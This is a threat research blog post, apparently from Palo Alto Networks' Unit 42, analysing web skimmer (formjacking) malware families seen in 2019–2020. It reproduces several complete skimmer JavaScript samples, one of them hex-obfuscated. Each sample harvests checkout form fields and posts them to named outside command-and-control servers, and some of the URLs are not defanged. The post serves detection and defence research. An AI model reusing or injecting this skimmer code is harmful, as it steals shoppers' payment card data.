A Closer Look at the Web Skimmer

unit42.paloaltonetworks.com/web-skimmer/

Jin Chen, Tao Yan, Taojie Wang, Yu Fu


November 9, 2020

By Jin Chen, Tao Yan, Taojie Wang and Yu Fu

November 9, 2020 at 6:00 AM

Category: Malware, Unit 42

Tags: Cybercrime, Formjacking Attack, web skimmer



This post is also available in: 日本語 (Japanese)

Executive Summary

The formjacking attack has been one of the fastest-growing cyberattacks in recent years. As explained in our previous blog, "Anatomy of Formjacking Attacks," the formjacking attack is easy to deploy but hard to detect. It has gained popularity among threat actors, especially against e-commerce websites. Between May and September 2020, we detected an average of 65,000 malicious HTML pages and 24,000 unique URLs compromised by formjacking attacks.

In this blog, we will take a closer look at the web skimmer attack, which is one of the most widely used formjacking attacks. We will present several web skimmer samples and provide an in-depth analysis of the attack vectors deployed during the attack. We hope this blog will help security researchers understand how web skimmer attacks happen in a real-life environment and develop effective detection and defense mechanisms.

Palo Alto Networks Next-Generation Firewall customers are protected from formjacking attacks via the WildFire and URL Filtering security subscriptions.

Victim Analysis

With WildFire, we detected 351,972 HTML pages that were compromised by skimmer malware from October 2019-October 2020. These samples belong to 6,684 unique domain names.

We derived the geographical locations for the domain names to generate a heat map as shown in Figure 1. This heat map indicates that the majority of the domain names are located in the United States. Also, the domain names have a wide geographic distribution across almost every continent, including Africa and Australia.




Figure 1.

Geographical location of domains including HTML pages that were compromised by web skimmer malware from October 2019-October 2020.

Figure 2 shows the top eight countries the domain names belong to. While the United States has a majority share, it is notable that all of the top countries have a populace with a relatively high socioeconomic status. This seems sensible since most of the skimmer attacks target e-commerce websites, which attract users with spending power.




Figure 2. Top eight countries, based on geographical location of domains compromised by web skimmer malware from October 2019-October 2020.

Web Skimmer Family Analysis

In order to understand web skimmer attacks, we analyzed skimmer samples and determined that, although the skimmer HTML pages have different layouts and styles, they share similar JavaScript code. We were able to extract 10,764 unique malicious JavaScript snippets from the 351,972 HTML pages collected from October 2019-October 2020.

With the help of VirusTotal and automation tools, we were able to identify 63 different malware families based on their functionalities and features. Figure 3 shows the number of HTML samples associated with each skimmer family. Among all malware families, 19 are relatively popular, with more than 1,000 observed samples each, while the remaining 44 families were seen in only 3,612 pages combined.




Figure 3. Number of HTML samples among web skimmer families from October 2019-October 2020.

From Figure 3, we can see that 27% of malicious web skimmer pages belong to the most popular skimmer family (family1 in Figure 3). Also, the top three families (family1, family2 and family3) can cover 65% of all web skimmer pages, considering that one page can belong to multiple skimmer families.

We found some pages with more than one malicious JavaScript embedded. For those pages, no evidence indicated different types of skimmers are intentionally used together. Rather, it is more likely that the pages were randomly compromised by different campaigns independent of each other.

Web Skimmer Case Study

From October 2019-October 2020, we observed the evolution of skimmer obfuscation techniques and command and control (C2) communication. Specifically, we determined that family7, shown in Figure 3 with a total number of 34,004 samples, is typical and representative of skimming attacks. In this section, we will do a deep dive into family7 to better understand how a skimmer operates. Multiple variants of web skimmer samples from family7 will be presented. We hope this can help security researchers understand the complexity and polymorphism of web skimmer attacks, especially in terms of the code structure and usage of obfuscation techniques.

Let's start with the JavaScript code extracted from one of the most commonly seen skimmer samples in family7, as shown below in Example 1.

```
var be20b6410993ea4c7a48767775856514b={
    snd:null,
    e294b002686cad2df01bb59e3e2299f3e:'https://informaer.net/js/info_jquery.js',
    myid:(function(name){
        var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,'\\$1')+'=([^;]*)'));
        return matches?decodeURIComponent(matches[1]):undefined;
    })('setidd')||(function(){
        var ms=new Date();
        var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
        var date=new Date(new Date().getTime()+60*60*24*1000);
        document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
        return myid;
    })(),
clk:function(){
        be20b6410993ea4c7a48767775856514b.snd=null;
        var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
        for (var i=0;i<inp.length;i++){
            if(inp[i].value.length>0){
                var nme=inp[i].name;
                if(nme==''){nme=i;}
                    be20b6410993ea4c7a48767775856514b.snd+=inp[i].name+'='+inp[i].value+'&';
```

```
            }
        }
    },
    send:function(){
        try{
            var btn=document.querySelectorAll("a[href*='javascript:void(0)'],button, input, submit, .btn, .button");
            for(var i=0;i<btn.length;i++){
                var b=btn[i];
                if(b.type!='text'&&b.type!='select'&&b.type!='checkbox'&&b.type!='password'&&b.type!='radio'){
                    if(b.addEventListener) {
                        b.addEventListener('click',be20b6410993ea4c7a48767775856514b.clk,false);
                    }else{
                        b.attachEvent('onclick',be20b6410993ea4c7a48767775856514b.clk);
                    }
                }
            }
            var frm=document.querySelectorAll('form');
            for(vari=0;i<frm.length;i++){
                if(frm[i].addEventListener){
                    frm[i].addEventListener('submit',be20b6410993ea4c7a48767775856514b.clk,false);
                }else{
                    frm[i].attachEvent('onsubmit',be20b6410993ea4c7a48767775856514b.clk);
                }
            }
            if(be20b6410993ea4c7a48767775856514b.snd!=null){
                var domm=location.hostname.split('.').slice(0).join('_')  || 'nodomain';
                var keym=btoa(be20b6410993ea4c7a48767775856514b.snd);
                var http=new XMLHttpRequest();
                http.open('POST',be20b6410993ea4c7a48767775856514b.e294b002686cad2df01bb59e3e2299f3e,true);
                http.setRequestHeader('Content-type','application/x-www-form-urlencoded');
                http.send('info='+keym+'&hostname='+domm+'&key='+be20b6410993ea4c7a48767775856514b.myid);
            }
            be20b6410993ea4c7a48767775856514b.snd=null;
            keym=null;
            setTimeout(function(){be20b6410993ea4c7a48767775856514b.send()},30);
        }catch(e){}
    }
}
if((new RegExp('onepage|checkout|onestep','gi')).test(window.location)){
    be20b6410993ea4c7a48767775856514b.send();
}
```

Example 1.

JavaScript code from sample 1 of family7.
From the code, we can see that the payment information is stolen by the attackers, and then the data is sent to the C2 server (https://informaer[.]net/js/info_jquery.js) via a POST request. The related function is shown below.

```
e294b002686cad2df01bb59e3e2299f3e:'https://informaer[.]net/js/info_jquery.js'
…
http.open('POST',be20b6410993ea4c7a48767775856514b.e294b002686cad2df01bb59e3e2299f3e,true);
```

The characteristics of JavaScript grammar allow the code to be presented in different ways. Even samples of code that are nearly identical to one another could be refined or rewritten into a completely different structure. In another variant shown below, sample 2, we see code from family7 presented:

```
var snd =null;
function start(){
if((new RegExp('onepagecheckout|onestepcheckout|onepage|firecheckout|simplecheckout')).test(window.location)) {
        send();
    }
}
document.addEventListener("DOMContentLoaded", start);
function clk() {
    var inp=document.querySelectorAll("input, select, textarea, checkbox");
    for (var i=0;i<inp.length;i++){
        if(inp[i].value.length>0) {
        var nme=inp[i].id;
        if(nme=='') { nme=i; }
        snd+=inp[i].id+'='+inp[i].value+'&';
        }
    }
}
function send() {
 var btn=document.querySelectorAll("a[href*='javascript:void(0)'],button, input, submit, .btn, .button");
    for (var i=0;i<btn.length;i++){
        var b=btn[i];
        if(b.type!='text' && b.type!='slect' && b.type!='checkbox' && b.type!='password' && b.type!='radio') {
            if(b.addEventListener) {
                b.addEventListener("click", clk, false);
            }else {
                b.attachEvent('onclick', clk);
            }
        }
    }
    var frm=document.querySelectorAll("form");
    for (var i=0;i<frm.length;i++){
        if(frm[i].addEventListener) {
            frm[i].addEventListener("submit", clk, false);
        }else {
            frm[i].attachEvent('onsubmit', clk);
        }
    }
    if(snd!=null) {
        var cc = new RegExp("[0-9]{13,16}");
              var asd="0";
      if(cc.test(snd)){
                asd="1" ;
          }
var http = new XMLHttpRequest();
http.open("POST","https://cloudservice.tw/lib/jquery.php",true);
http.setRequestHeader("Content-type","application/x-www-form-urlencoded");
http.send("data="+snd+"&asd="+asd+"&id_id=supplementdepot.com.au");
    }
    snd=null;
    setTimeout('send()', 130);
}
```

Example 2.

JavaScript code from sample 2 of family7.

Sample 1 has labeled function declarations to define JavaScript functions. In sample 2, the traditional way to define JavaScript functions is used. In order to detect and capture both of them using intrusion prevention system (IPS) signatures, patterns need to be written in a way that considers both ways of definition. Also, in this sample, the C2 server points to “https://cloudservice[.]tw/lib/jquery.php” to steal the sensitive information.

Obfuscation and polymorphism are also widely used in delivering malicious code. Many open-source tools, such as javascript-obfuscator and jfogs, can be utilized to make it easier to evade detection, rather than rewriting the malicious code. Below is another piece of code coming from the family7:

```
var _0xda35=
["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x6F\x6E\x6C\x69\x6E\x65\x73\x74\x61\x74\x75\x73\x2E\x73\x69\x74\x65\x2F\x6A\x73\x2F\
x73\x74\x61\x74\x75\x73\x2E\x6A\x73","\x73\x65\x74\x69\x64\x64","\x28\x3F\x3A\x5E\x7C\x3B\x20\x29","\x5C\x24\x31","\x72\x
65\x70\x6C\x61\x63\x65","\x3D\x28\x5B\x5E\x3B\x5D\x2A\x29","\x6D\x61\x74\x63\x68","\x63\x6F\x6F\x6B\x69\x65","\x67\x65\x
74\x54\x69\x6D\x65","\x2D","\x72\x61\x6E\x64\x6F\x6D","\x66\x6C\x6F\x6F\x72","\x73\x65\x74\x69\x64\x64\x3D","\x3B\x20\x70
\x61\x74\x68\x3D\x2F\x3B\x20\x65\x78\x70\x69\x72\x65\x73\x3D","\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67","\x73\x6E\x
64","\x69\x6E\x70\x75\x74\x2C\x20\x73\x65\x6C\x65\x63\x74\x2C\x20\x74\x65\x78\x74\x61\x72\x65\x61\x2C\x20\x63\x68\x65\x
63\x6B\x62\x6F\x78\x2C\x20\x62\x75\x74\x74\x6F\x6E","\x71\x75\x65\x72\x79\x53\x65\x6C\x65\x63\x74\x6F\x72\x41\x6C\x6C",
"\x6C\x65\x6E\x67\x74\x68","\x76\x61\x6C\x75\x65","\x6E\x61\x6D\x65","","\x3D","\x26","\x61\x5B\x68\x72\x65\x66\x2A\x3D\x2
7\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x76\x6F\x69\x64\x28\x30\x29\x27\x5D\x2C\x62\x75\x74\x74\x6F\x6E\x2C\x20\
x69\x6E\x70\x75\x74\x2C\x20\x73\x75\x62\x6D\x69\x74\x2C\x20\x2E\x62\x74\x6E\x2C\x20\x2E\x62\x75\x74\x74\x6F\x6E","\x74\
x79\x70\x65","\x74\x65\x78\x74","\x73\x65\x6C\x65\x63\x74","\x63\x68\x65\x63\x6B\x62\x6F\x78","\x70\x61\x73\x73\x77\x6F\x7
2\x64","\x72\x61\x64\x69\x6F","\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72","\x63\x6C\x69\x63\x6B","\
x63\x6C\x6B","\x6F\x6E\x63\x6C\x69\x63\x6B","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x66\x6F\x72\x6D","\x73\x75\x
62\x6D\x69\x74","\x6F\x6E\x73\x75\x62\x6D\x69\x74","\x5F","\x6A\x6F\x69\x6E","\x73\x6C\x69\x63\x65","\x2E","\x73\x70\x6C\x
69\x74","\x68\x6F\x73\x74\x6E\x61\x6D\x65","\x6E\x6F\x64\x6F\x6D\x61\x69\x6E","\x50\x4F\x53\x54","\x76\x38\x38\x62\x63\x3
7\x64\x63\x34\x38\x34\x63\x64\x65\x62\x63\x37\x36\x61\x63\x61\x33\x34\x30\x66\x65\x30\x63\x62\x65\x31\x64\x33","\x6F\x70
\x65\x6E","\x43\x6F\x6E\x74\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x
77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\x73\x65\x74\x52\x65\x71\x75\x65\x73\x74\
x48\x65\x61\x64\x65\x72","\x69\x6E\x66\x6F\x3D","\x26\x68\x6F\x73\x74\x6E\x61\x6D\x65\x3D","\x26\x6B\x65\x79\x3D","\x6D\
x79\x69\x64","\x73\x65\x6E\x64","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x74\x65\x73\x74","\x6F\x6E\x65\x70\x61\x67\x65\x7C\x6
3\x68\x65\x63\x6B\x6F\x75\x74\x7C\x6F\x6E\x65\x73\x74\x65\x70","\x67\x69"];var ydddcef0cda9f99ac91f7c3a1a48b587a=
{snd:null,v88bc7dc484cdebc76aca340fe0cbe1d3:_0xda35[0],myid:(function(_0xb69fx2){var _0xb69fx3=document[_0xda35[7]]
[_0xda35[6]]( new RegExp(_0xda35[2]+ _0xb69fx2[_0xda35[4]](/([\.$?*|{}\(\)\[\]\\\/\+^])/g,_0xda35[3])+ _0xda35[5]));return
_0xb69fx3?decodeURIComponent(_0xb69fx3[1]):undefined})(_0xda35[1])|| (function(){var _0xb69fx4= new Date();var
_0xb69fx5=_0xb69fx4[_0xda35[8]]()+ _0xda35[9]+ Math[_0xda35[11]](Math[_0xda35[10]]()* (999999999- 11111111+ 1)+
11111111);var _0xb69fx6= new Date( new Date()[_0xda35[8]]()+ 60* 60* 24* 1000);document[_0xda35[7]]= _0xda35[12]+
_0xb69fx5+ _0xda35[13]+ _0xb69fx6[_0xda35[14]]();return _0xb69fx5})(),clk:function()
{ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[15]]= null;var _0xb69fx7=document[_0xda35[17]](_0xda35[16]);for(var
_0xb69fx8=0;_0xb69fx8< _0xb69fx7[_0xda35[18]];_0xb69fx8++){if(_0xb69fx7[_0xb69fx8][_0xda35[19]][_0xda35[18]]> 0){var
_0xb69fx9=_0xb69fx7[_0xb69fx8][_0xda35[20]];if(_0xb69fx9== _0xda35[21]){_0xb69fx9=
_0xb69fx8};ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[15]]+= _0xb69fx7[_0xb69fx8][_0xda35[20]]+ _0xda35[22]+
_0xb69fx7[_0xb69fx8][_0xda35[19]]+ _0xda35[23]}}},send:function(){try{var _0xb69fxa=document[_0xda35[17]](_0xda35[24]);for(var
_0xb69fx8=0;_0xb69fx8< _0xb69fxa[_0xda35[18]];_0xb69fx8++){var _0xb69fxb=_0xb69fxa[_0xb69fx8];if(_0xb69fxb[_0xda35[25]]!=
_0xda35[26]&& _0xb69fxb[_0xda35[25]]!= _0xda35[27]&& _0xb69fxb[_0xda35[25]]!= _0xda35[28]&& _0xb69fxb[_0xda35[25]]!=
_0xda35[29]&& _0xb69fxb[_0xda35[25]]!= _0xda35[30]){if(_0xb69fxb[_0xda35[31]]){_0xb69fxb[_0xda35[31]]
(_0xda35[32],ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[33]],false)}else {_0xb69fxb[_0xda35[35]]
(_0xda35[34],ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[33]])}}};var _0xb69fxc=document[_0xda35[17]](_0xda35[36]);for(vari=
0;_0xb69fx8< _0xb69fxc[_0xda35[18]];_0xb69fx8++){if(_0xb69fxc[_0xb69fx8][_0xda35[31]]){_0xb69fxc[_0xb69fx8][_0xda35[31]]
(_0xda35[37],ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[33]],false)}else {_0xb69fxc[_0xb69fx8][_0xda35[35]]
(_0xda35[38],ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[33]])}};if(ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[15]]!= null)
{var _0xb69fxd=location[_0xda35[44]][_0xda35[43]](_0xda35[42])[_0xda35[41]](0)[_0xda35[40]](_0xda35[39])|| _0xda35[45];var
_0xb69fxe=btoa(ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[15]]);var _0xb69fxf= new
XMLHttpRequest();_0xb69fxf[_0xda35[48]]
(_0xda35[46],ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[47]],true);_0xb69fxf[_0xda35[51]]
(_0xda35[49],_0xda35[50]);_0xb69fxf[_0xda35[56]](_0xda35[52]+ _0xb69fxe+ _0xda35[53]+ _0xb69fxd+ _0xda35[54]+
ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[55]])};ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[15]]= null;_0xb69fxe=
null;setTimeout(function(){ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[56]]()},30)}catch(e){}};if(( new
RegExp(_0xda35[59],_0xda35[60]))[_0xda35[58]](window[_0xda35[57]])){ydddcef0cda9f99ac91f7c3a1a48b587a[_0xda35[56]]()}
```

Example 3.

JavaScript code from sample 3 of family7.
In this case, its C2 server URL is encoded in hexadecimal form.

```
"\x68\x74\x74\x70\x73\x3A\x2F\x2F\x6F\x6E\x6C\x69\x6E\x65\x73\x74\x61\x74\x75\x73\x2E\x73\x69\x74\x65\x2F\x6A\x73\x2F\x73\x74\x61\x74\x
```

By converting the hex strings into the decoded characters, we can find its C2 server pointing to "https://onlinestatus[.]site/js/status.js".

Other than the samples we've presented above, highly obfuscated malicious codes were also observed in family7. Though these samples have different code, the logic and main code flow are similar or even identical. Intruders seem to deploy different code in different compromised websites, which makes it less likely to be detected by IPS signatures with one single pattern.

Another fact worth mentioning here is that the URL of the C2 server is written as a variable in JavaScript, which is fairly easy for the attackers to modify. In our dataset, we determined that many other skimmer samples use the same code after decoding/de-obfuscation, yet point to different C2 servers.

Figure 4 shows all the extracted C2 servers and the usage statistics from family7.




Figure 4. C2 server usage found in web skimmer samples from family7.From Figure 4, we can see that eight domains are used in 93% of web skimmer samples from family7, which shows that the skimmer malware campaign operates many C2 servers. When the C2 server is blocked or detected, the attackers can easily replace the C2 server with a new domain name.
Identifying all C2 servers is an impractical strategy because most malicious JavaScript samples are heavily obfuscated using complicated methods to which automation cannot be applied. Evolving codes and constantly changing IPs also make it difficult to collect all live C2 servers.

We also determined that some C2 servers are used in more than one family, providing us with strong evidence that these families could be maintained or operated by the same campaign. For example, "https://cloudservice[.]tw/lib/jquery.php" seen in the second sample above, also appears in another family (labelled as "other" in Figure 3):

```
setTimeout(function(){
    jQuery17(function($kk) {
        $kk(document).on('change', 'form', function() {
            a = ['select[id="eway_rapid_expiration_yr"]', 'select[name="payment[cc_exp_year]"]', 'input[name="expiration"]',
'input[name="full_cc_expiration"]', 'select[id="redecard_expiration_yr"]', 'select[id="stripe_cc_expiration_year"]'];
            for (var j=0;j<6;j++){try{
                if($kk(a[j]).val().length>0){kp()}
            } catch(e) {}}
            function kp(){
                var snd="";
                var inp=document.querySelectorAll("input, select, textarea, checkbox");
                for (var i=0;i<inp.length;i++){
                    if(inp[i].value.length>0) {
                        var nme=inp[i].name;
                        if(nme=='') { nme="jik"+i; }
                        var sdd = nme.replace(/\[/g, "-");
                        var sdd1 = sdd.replace(/-redecard/, "");
                        snd+=sdd1.replace(/]/g, "")+'='+inp[i].value+'&';
                    }
                }
                snd =
"info="+btoa(snd)+"&hostname="+location.hostname.split('.').slice(0).join('_')+"&key="+Math.floor(Math.random()*(999999999-
11111111+1)+11111111);
                $kk.ajax({ url:"https://cloudservice.tw/payment/index.php",
                    data: snd,
                    type:"POST",
                    dataType:"json",
                    success:function(data)
                    {
                        return false;
                    },
                    error:function(jqXHR,textStatus,errorThrown)
                    {
                        return false;
                    }
                });
            }}}}}, 9999)
```

Example 4.

JavaScript code from other samples using the same C2 servers.

Palo Alto Networks has developed an advanced detection module in WildFire that targets formjacking attacks. Figure 5 shows the monthly detection of malicious HTML pages and unique URLs in the past five months (May - Sept. 2020). On average, WildFire detected 65,000 malicious HTML pages (listed as “all hit”) and 24,000 unique URLs (listed as “unique url hit”) compromised by formjacking attacks. All detections automatically undergo additional analysis for verification. WildFire correctly identifies and detects formjacking attacks, while URL Filtering identifies those URLs as malicious and categorizes them accordingly.




Figure 5. Number of detected malicious URLs from WildFire (May - September 2020). “All hit” measures malicious HTML images, while “unique URL hit” measures unique URLs.

Conclusion

A web skimmer is a popular formjacking attack to steal sensitive information by injecting malicious JavaScript code into compromised websites. In this blog, we analyzed 351,972 HTML pages infected by skimmer campaigns October 2019-October 2020 and found that skimmer malware is highly elusive and continuously evolving. Traces of web skimmer attacks are found across every corner of the world.

For security teams, comprehensive detection against skimmer malware is not an easy task. They have to keep alert and be aware of the latest techniques used by skimmer malware in order to develop dynamic detection strategies.

